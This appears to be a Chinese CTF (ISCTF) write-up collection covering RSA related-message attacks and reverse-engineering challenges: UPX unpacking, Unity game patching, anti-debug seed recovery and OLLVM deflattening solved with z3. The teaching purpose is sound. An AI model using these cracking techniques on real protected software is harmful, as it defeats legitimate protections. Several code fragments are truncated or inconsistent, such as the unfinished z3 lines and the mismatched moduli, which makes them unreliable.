c1=187070436665695338635281629579441518841102122824901620403720525047547149
c2=732553802957416028102159981173682123358520871763907837305682761783753459
e=19

import libnum
def franklinReiter(n,e,c1,c2,a,b):
    R.<X> = Zmod(n)[]
    f1 = X^e - c1
```

```
    f2 = (X*a+ b)^e - c2
    # coefficient 0 = -m, which is what we wanted!
    return Integer(n-(compositeModulusGCD(f1,f2)).coefficients()[0])

  # GCD is not implemented for rings over composite modulus in Sage
  # so we do our own implementation. Its the exact same as standard GCD, but
  # the polynomials monic representation
def compositeModulusGCD(a, b):
    if(b == 0):
        return a.monic()
    else:
        return compositeModulusGCD(b, a % b)

m=franklinReiter(n,e,c1,c2,a,b)
print(libnum.n2s(int(m)))
```

HardRSA2



出题人：Chenser

学校：福建师范大学

解法1：注意到e=3，且m1、m2只差1

因此考虑e=3情况下的相关信息攻击+RSA padding attack

```
#exp
import gmpy2
from Crypto.Util.number import *
n = 42044207736174799435648591672868211330092236278041725732635901177856227
e = 3
```

```
c1 =247298053457628139255888647694054941115154174139543503517821606705842427
c2 =318704993781182337396532094613621984050007025549122207730381779552775024

def get_m(a, b, c1, c2, n):
    a3 = pow(a, 3, n)
    b3 = pow(b, 3, n)
    tmp1 = ((c2 + 2*a3*c1 - b3) * b) % n
    tmp2 = ((c2 - a3*c1 + 2*b3) * a) % n
    tmp3 = gmpy2.invert(tmp2, n)
    tmp4 = (tmp1 * tmp3) % n
    return tmp4

m = get_m(1, 1, c1, c2, n)
print(long_to_bytes(m))
```

解法2：由于本题m2是m1的特殊线性关系（m2=m1+1），因此也可使用Franklin Reiter

```
#exp
n=420442077361747994356485916728682113300922362780417257326359011778562271855
c1=247298053457628139255888647694054941115154174139543503517821606705842427455
c2=318704993781182337396532094613621984050007025549122207730381779552775024155
e=3
import libnum
def franklinReiter(n,e,c1,c2):
    R.<X> = Zmod(n)[]
    f1 = X^e - c1
    f2 = (X+1)^e - c2
    # coefficient 0 = -m, which is what we wanted!
    return Integer(n-(compositeModulusGCD(f1,f2)).coefficients()[0])

  # GCD is not implemented for rings over composite modulus in Sage
  # so we do our own implementation. Its the exact same as standard GCD, but
  # the polynomials monic representation
def compositeModulusGCD(a, b):
    if(b == 0):
        return a.monic()
    else:
        return compositeModulusGCD(b, a % b)

m=franklinReiter(n,e,c1,c2)
print(libnum.n2s(int(m)))
```

Reverse

re签到


出题人：yaoxi

学校：西安邮电大学

出题思路：https://www.52pojie.cn/thread-326995-1-1.html
难点在于upx的去除，出题时先用upx加壳，又修改了upx的标志，这让upx -d 无法直接脱壳，
解决办法有两个，第一个是重新修改upx的标志

把R改成U就可以用可以直接脱壳
第二个方法就是x64dbg动调，可以把壳脱掉，各种脱壳的方法可以在ctfwiki上找到
后面的逻辑就是简单的异或，写脚本即可
（这里可以看到文件是64位，od一般是只能打开32位的，所以这里我们用x64dbg）

对于新生，upx -d失败后，出现



搜索红色的报错部分，或直接搜索upx脱壳失败，也可以在网上找到相关资料，作为签到题不会特别难，多利用搜索引擎解决题目，也是一种很好的办法

GAME


出题人：yaoxi

学校：西安邮电大学


考点：c#反编译

游戏题目

unity的游戏直接找Assembly-CSharp.dll 文件！，大部分的逻辑都在这个文件中



用dnspy打开该文件即可



在这里直接定位到主要逻辑

```
        }
    }

    // Token: 0x06000034 RID: 52 RVA: 0x00002AA0 File Offset: 0x00000CA0
    public void ScoreAdd(int value)
    {
        this.score += value;
        if (this.score <= 100000)
        {
            this.scoreGoal++;
            this.EC.waitTime /= 1.2f;
        }
        if (this.score >= 100000 && this.scoreGoal >= 301)
        {
            this.flag.text = "ISCTF{" + ScoreAndFlag.md5(ScoreAndFlag.SHA1("2010")) + "}";
        }
        this.scoreTxt.text = this.score.ToString() + "/100000";
    }

```

我们不用分析后面的加密是什么，修改判断条件，把游戏难度调低，就可以自动出来flag
红色圈出来的是两个判断条件，第一个判断条件是总分达到100000，第二个判断条件是你必须打死301个小怪物，我们直接修改判断条件（右键 编辑类，就可以修改代码），保存，打游戏通关

其他解法：打游戏通关（应该没人能通关），或者用ce修改器修改（这里加入的第二个判断条件就是为了防止ce修改器直接修改分数而拿到flag，小小的增加了一点难度）
其他解法：注意到判断血量下面有ISCTF，根据代码跟踪ScoreAndFlag.SHA1和ScoreAndFlag.md5函数，分析函数逻辑得出flag

easy_T

出题人：emtanling

学校：河南师范大学

载入IDA

这里生成seed的函数被hook，函数sub_401090为真正的seed生成函数

```
.text:00401090                 push    ebp
.text:00401091                 mov     ebp, esp
.text:00401093                 sub     esp, 24h
.text:00401096                 mov     eax, ___security_cookie
.text:0040109B                 xor     eax, ebp
.text:0040109D                 mov     [ebp+var_4], eax
.text:004010A0                 push    ebx
.text:004010A1                 push    esi
.text:004010A2                 push    edi
.text:004010A3                 xor     ecx, ecx
.text:004010A5                 rdtsc
.text:004010A7                 mov     [ebp+var_18], eax
.text:004010AA                 mov     [ebp+var_14], edx
.text:004010AD                 call    near ptr loc_4010B2+3
.text:004010B2
.text:004010B2 loc_4010B2:                             ; CODE XREF: sub_401090+1D↑p
.text:004010B2                 call    near ptr 4C316A2h
.text:004010B7                 and     al, 1
.text:004010B9                 retn
.text:004010B9 sub_401090      endp
.text:004010B9
.text:004010B9 ; ---------------------------------------------------------------------------
.text:004010BA                 dw 0C933h
.text:004010BC                 dd 4589310Fh, 0F45589F0h, 0A164C033h, 30h, 8902408Bh, 458BF845h
.text:004010BC                 dd 0E8452BF0h, 1BF44D8Bh, 4589EC4Dh, 0E04D89DCh, 0E07D83h
.text:004010BC                 dd 7D830677h, 97632DCh, 4E445C7h, 0EB000000h, 0E445C707h
.text:004010BC                 dd 6, 81F8558Bh, 0FFE2h, 0E4550300h
.text:0040110C ; ---------------------------------------------------------------------------
.text:0040110C                 mov     Seed, edx
.text:00401112                 pop     edi
.text:00401113                 pop     esi
.text:00401114                 pop     ebx
.text:00401115                 mov     ecx, [ebp-4]
.text:00401118                 xor     ecx, ebp
000004BC 004010BC: .text:004010BC (Synchronized with Hex View-1)
```

有一点花指令，去掉即可

```
BOOL sub_401090()
{
  BOOL result; // eax
  int v1; // [esp+18h] [ebp-24h]
  int v2; // [esp+34h] [ebp-8h]

  v2 = *&NtCurrentPeb()->BeingDebugged;
  __rdtsc();
  result = v2 == 0;
  if ( v2 )
    v1 = 4;
  else
    v1 = 8;
  Seed = v1 - 2;                                // Seed应该为6
  return result;
}
```

写个生成随机数的函数可以得到生成的数字，注：应在windows上vs系列x32编写程序


[58,17,167,129,86,29,160,130,208,124,102,205,88,231,90,141]

可以得到解密代码


```
from z3 import *
import struct
xor = [58,17,167,129,86,29,160,130,208,124,102,205,88,231,90,141]
enc = [0x74406252, 0xb5526422, 0xbf6f7cb5, 0xde6e9431]
s = Solver()
k = [BitVec('%d'%i, 32) for i in range(4)]
def encrypt(x):
    return (x^(x<<22))
for i in range(len(enc)):
    s.add(encrypt(k[i]) == enc[i])
if s.check() == sat:
    m = s.model()
    m = [m[k[i]].as_long() for i in range(4)]
else:
    exit()
q = b''
for i in range(len(m)):
    temp = struct.pack('<L',m[i])
    q += temp
```

```
f = []
for i in range(len(q)):
    f.append(chr(q[i]^xor[i]))
d = [12, 6, 11, 5, 1, 7, 9, 14, 4, 15, 0, 8, 10, 2, 13, 3 ]
flag = [0]*16
for i in range(len(d)):
    flag[d[i]] = f[i]
print('ISCTF{' + ''.join(flag) + '}')

```

```
ISCTF{Its_easy_right?}
```



easy_wasm




出题人：emtanling

学校：河南师范大学

https://xz.aliyun.com/t/5170
https://www.anquanke.com/post/id/179556
https://xz.aliyun.com/t/2854


```
ISCTF{427346092+CRC_1963701148_}
```

Jakarta



出题人：ios

学校：大理大学

通过分析日志，根据逻辑推断出flag（出题人已跑路）


flag:flag{i_want_j0in_d1u}

Reverse-Easy_JAR


出题人：李黑子

学校：周口职业技术学院

使用java运行，提示输入flag




使用jd-gui打开，找到main



可以看到

```
if (dncry.encode(value, "ctf").equals("NBEKABsLBisvMDcyJUZWUUU=")) {
```

查看加密算法



将明文与ctf异或并Base64加密，反推得到解密算法

```
import base64
a=base64.b64decode("NBEKABsLBisvMDcyJUZWUUU=")
b="ctf"
for i in range(len(a)):
  print(chr(a[i]^ord(b[i%3])),end='')
```

O0oOoo-level1

出题人：ios

学校：大理大学

题目为powerPc-64le架构

通过 ghidracraft 可以看到伪代码

Decompile: main - (O0oOoo)

```
undefined8 main(void)

{
  longlong lStack136;
  int iStack52;
  undefined auStack46 [30];
  undefined4 uStack16;
  undefined4 uStack12;

  uStack16 = 0;
  .init((EVP_PKEY_CTX *)0x0);
  00000018.plt_call.printf@@GLIBC_2.17("input flag:");
  00000018.plt_call.read@@GLIBC_2.17(0,auStack46,0x1e);
  uStack12 = check_flag(auStack46);
  iStack52 = -0x71d50dee;
  while( true ) {
    while (iStack52 == -0x71d50dee) {
      iStack52 = 0x7052868;
    }
    if (iStack52 == -0x42a8bbfc) break;
    if (iStack52 == 0x7052868) {
      00000018.plt_call.printf@@GLIBC_2.17((char *)(lStack136 + -0x25f48),auStack46);
      iStack52 = -0x42a8bbfc;
    }
    else if (iStack52 == 0x1aa5d2e6) {
      00000018.plt_call.printf@@GLIBC_2.17((char *)(lStack136 + -0x25f36));
      iStack52 = -0x42a8bbfc;
    }
  }
  return 0;
}
```

代码用了ollvm 但是并不影响判断基本逻辑，输入flag 然后调用check_flag()

```
longlong check_flag(byte *param_1)

{
  int s1c;
  int s10;

  s1c = 0x72fb68b;
  while( true ) {
    while( true ) {
      while( true ) {
        while( true ) {
          while( true ) {
            while( true ) {
              while( true ) {
                while( true ) {
                  while( true ) {
                    while( true ) {
                      while( true ) {
                        while( true ) {
                          while( true ) {
                            while (s1c == -0x7c2c6181) {
                              s1c = 0x2f0c1ab0;
                              if (((ulonglong)param_1[0x19] * 0x32) +
                                  ((ulonglong)param_1[0x1a] * 0x61) +
                                  ((ulonglong)param_1[0x1b] * 0x21) +
                                  ((ulonglong)param_1[0x1c] * 7) +
                                  ((ulonglong)param_1[0x1d] * 0x34) == 0x64bb) {
                                s1c = -0x3362c698;
                              }
                            }
                            if (s1c != -0x790c7e33) break;
                            s1c = 0x4a1128d9;
                            if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
                                ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
                                ((ulonglong)param_1[9] * 9) == 0x6708) {
                              s1c = -0x9684774;
                            }
                          }
                          if (s1c != -0x6fbb8895) break;
```

此时是很明显的ollvm混淆，但是通过下面if语句中的基本判断（没有去符号表） 可以得到30组方程

```
                s1c = 0x3331439;
              }
            }
            if (s1c != -0x516f2572) break;
            s1c = -0xe322aaa;
            if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x41) +
                ((ulonglong)param_1[2] * 0x38) + ((ulonglong)param_1[3] * 0x58) +
                ((ulonglong)param_1[4] * 0x3c) == 0x66f8) {
              s1c = -0x33fa3510;
            }
          }
          if (s1c != -0x4d2ffb9f) break;
          s1c = 0x2460245;
          if (((ulonglong)param_1[0x19] * 0x3f) + ((ulonglong)param_1[0x1a] * 0x4e) +
              ((ulonglong)param_1[0x1b] * 0x1b) + ((ulonglong)param_1[0x1c] * 0x1f) +
              ((ulonglong)param_1[0x1d] * 0x15) == 0x5cab) {
            s1c = -0x5db8e717;
          }
        }
        if (s1c != -0x4c58a43d) break;
        s10 = 0;
        s1c = -0x3b649120;
      }
      if (s1c != -0x4b283400) break;
      s10 = 0;
      s1c = -0x3b649120;
    }
    if (s1c != -0x48601895) break;
    s10 = 0;
    s1c = -0x3b649120;
  }
  if (s1c != -0x46810c83) break;
  s1c = -0x1be783c;
  if (((ulonglong)param_1[0x14] * 0x18) + ((ulonglong)param_1[0x15] * 0x5c) +
      ((ulonglong)param_1[0x16] * 0x50) + ((ulonglong)param_1[0x17] * 0x21) +
      ((ulonglong)param_1[0x18] * 0x2e) == 0x6fb3) {
    s1c = -0x2d28ad2e;
  }
}
```

if语句中都是方程组，当然可以通过使用ghidracraft自带的ollvm_de_flattening脚本

去混淆前

Decompile: check_flag - (OOoOoo)

```
longlong check_flag(byte *param_1)

{
  int s1c;
  int s10;

  s1c = 0x72fb68b;
  while( true ) {
    while( true ) {
      while( true ) {
        while( true ) {
          while( true ) {
            while( true ) {
              while( true ) {
                while( true ) {
                  while( true ) {
                    while( true ) {
                      while( true ) {
                        while( true ) {
                          while( true ) {
                            while (s1c == -0x7c2c6181) {
                              s1c = 0x2f0c1ab0;
                              if (((ulonglong)param_1[0x19] * 0x32) +
                                  ((ulonglong)param_1[0x1a] * 0x61) +
                                  ((ulonglong)param_1[0x1b] * 0x21) +
                                  ((ulonglong)param_1[0x1c] * 7) +
                                  ((ulonglong)param_1[0x1d] * 0x34) == 0x64bb) {
                                s1c = -0x3362c698;
                              }
                            }
                            if (s1c != -0x790c7e33) break;
                            s1c = 0x4a1128d9;
                            if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
                                ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
                                ((ulonglong)param_1[9] * 9) == 0x6708) {
                              s1c = -0x9684774;
                            }
                          }
```

去混淆后

```
undefined4 check_flag(byte *param_1)

{
  undefined4 s10;

  if (*param_1 == 0x49) {
    if (param_1[1] == 0x53) {
      if (param_1[2] == 0x43) {
        if (param_1[3] == 0x54) {
          if (param_1[4] == 0x46) {
            if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x53) +
                ((ulonglong)param_1[2] * 0xd) + ((ulonglong)param_1[3] * 0x18) +
                ((ulonglong)param_1[4] * 0x1d) == 0x4413) {
              if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x41) +
                  ((ulonglong)param_1[2] * 0x38) + ((ulonglong)param_1[3] * 0x58) +
                  ((ulonglong)param_1[4] * 0x3c) == 0x66f8) {
                if (((ulonglong)*param_1 * 6) + ((ulonglong)param_1[1] * 0xc) +
                    ((ulonglong)param_1[2] * 0x47) + ((ulonglong)param_1[3] * 0x11) +
                    ((ulonglong)param_1[4] * 10) == 0x207f) {
                  if (((ulonglong)*param_1 * 0x1b) + ((ulonglong)param_1[1] * 0x33) +
                      ((ulonglong)param_1[2] * 3) + ((ulonglong)param_1[3] * 0x3d) +
                      ((ulonglong)param_1[4] * 0x2b) == 0x38cb) {
                    if (((ulonglong)*param_1 * 0x18) + ((ulonglong)param_1[1] * 0x2e) +
                        ((ulonglong)param_1[2] * 99) + ((ulonglong)param_1[3] * 9) +
                        ((ulonglong)param_1[4] * 0x1f) == 0x3b19) {
                      if (((ulonglong)param_1[5] * 0x3f) + ((ulonglong)param_1[6] * 0x5f) +
                          ((ulonglong)param_1[7] * 0x13) + ((ulonglong)param_1[8] * 0x5c) +
                          ((ulonglong)param_1[9] * 0x34) == 0x90c1) {
                        if (((ulonglong)param_1[5] * 3) + ((ulonglong)param_1[6] * 0x60) +
                            ((ulonglong)param_1[7] * 0x4d) + ((ulonglong)param_1[8] * 0x62) +
                            ((ulonglong)param_1[9] * 10) == 0x80b4) {
                          if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
                              ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
                              ((ulonglong)param_1[9] * 9) == 0x6708) {
                            if (((ulonglong)param_1[5] * 0x36) + ((ulonglong)param_1[6] * 0x56) +
                                ((ulonglong)param_1[7] * 0xb) + ((ulonglong)param_1[8] * 0x26) +
                                ((ulonglong)param_1[9] * 0x23) == 0x65b8) {
                              if (((uint)param_1[5] * 0x49) + ((uint)param_1[6] * 0x27) +
                                  ((uint)param_1[7] * 0x19) + ((uint)param_1[8] * 4) +
                                  ((uint)param_1[9] * 0x1b) == 0x4c32) {
```

可以清晰的看到checkflag逻辑，求解方程组即可

```
from z3 import *
```


```
s = Solver()
flag = [BitVec(('x%s' % i), 8) for i in range(30)]

s.add(flag[0] * 77 + flag[1] * 83 + flag[2] * 13 + flag[3] * 24 + flag[4] *
s.add(flag[0] * 77 + flag[1] * 65 + flag[2] * 56 + flag[3] * 88 + flag[4] *
s.add(flag[0] * 6 + flag[1] * 12 + flag[2] * 71 + flag[3] * 17 + flag[4] * 1
s.add(flag[0] * 27 + flag[1] * 51 + flag[2] * 3 + flag[3] * 61 + flag[4] * 4
s.add(flag[0] * 24 + flag[1] * 46 + flag[2] * 99 + flag[3] * 9 + flag[4] * 3
